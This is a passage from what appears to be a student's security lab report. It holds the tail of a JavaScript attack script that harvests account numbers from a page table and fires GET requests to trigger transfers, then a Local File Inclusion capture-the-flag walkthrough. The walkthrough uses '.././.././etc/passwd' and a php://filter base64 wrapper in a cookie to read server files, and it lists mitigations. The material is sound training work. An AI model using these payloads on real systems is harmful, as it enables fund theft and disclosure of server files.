return document.getElementsByClassName("tblList")[0].rows;
}
f = function(i, tg, n) {
return t()[i].getElementsByTagName(tg)[n]
}
for (i = 0; i < t().length; i++) {
try {
destination = f(i, "td", 2).innerHTML;
```

```
if (destination != "555555555")
l.push(destination);
} catch (e) {}
}
}
filter = function(v, i) {
return this.indexOf(v) == i;
};
fd = l.filter(filter, l);

console.log("Filtered destinations:", fd);

tf = function(d) {
return a1.concat(an, a2, d, a3)};

a = function(d) {
console.log(tf(d));
x.open("GET", tf(d), false);
x.send();
}

for (i = 0; i < fd.length; i++) {
a(fd[i]);
}
```

/\*

Notes:

Functions & vars:

ft -> filter

fd -> filtered destinations

t -> list of all the table tr elements

f -> function for getting all account number from td elements


a -> Attack function with the GET request

a1, a2, a3, a4 -> Strings to make the URL

an -> accountNumber



The attack was successful, here is the screenshot of incoming fund.



**Figure 16:** Burpsuit interception.

## Exercise 4: Local File Inclusion - LFI

### 1. Briefly explain the concept of LFI in your own words.

- Local File inclusion (LFI), or simply File Inclusion, refers to an inclusion attack through which an attacker can trick the web application in including files on the web server by exploiting functionality that dynamically includes local files or scripts.
- The consequence of a successful LFI attack includes Directory Traversal and Information Disclosure as well as Remote Code Execution. If the input is not properly sanitized, this attack can allow directory traversal characters (such as dot-dot-slash) to be injected.
- Usually the path of the file you want to open is sent to a function which returns the content of the file as a string, or prints it on the current web page, or includes it into the document and parses it as part of the respective language.

### 2. Connect again to your Lab's network and find the target web server. Apply your knowledge and capture the flag.

- Using zenmap, we found the machine running at the IP address 192.168.1.107, with the title "YEEEP ... OTAKUS".
- When we use browser tools and look at the cookie storage, we can notice a cookie with the title 'lol' with the value "wot.txt".
- Replacing "wot.txt" with a simple LFI attack, such as ".././.././etc/passwd", we were able to print the contents of the Unix passwd file's contents onto the web-page.
- It is possible to deduce that the default folder /var/www has the index.php page, where the flag is located. When we tried to access ".././.././var/www/index.php", the default page gets rendered. Since it was a php script, the file ran on the web browser.
- To view the source, the PHP wrapper method can be used, by using: "php://filter/convert.base64-encode/" following the url. This will allow us to get the contents without the PHP code being executed in the backend.

**3. What mistakes may cause LFI to happen. How to avoid this vulnerability. Show a vulnerable code and apply your patch to it.**

Causes

- Typically, Local File Inclusion (LFI) occurs, when an application gets the path to the file that has to be included as an input without treating it as untrusted input. This would allow a local file to be supplied to the include statement.

Avoiding LFI

- Read or Download files securely
- Save the file paths in a database and assign an ID to each of them. BY doing so users only see the ID and are not able to view or change the path.
- Use a white list of filenames and ignore every other filename and path.
- Instead of including files on the web server, store their content in databases where possible.
- Instruct the server to automatically send download headers and not execute files in a specific directory such as /download/. That way you can point the user directly to the file on the server without having to write additional code for the download.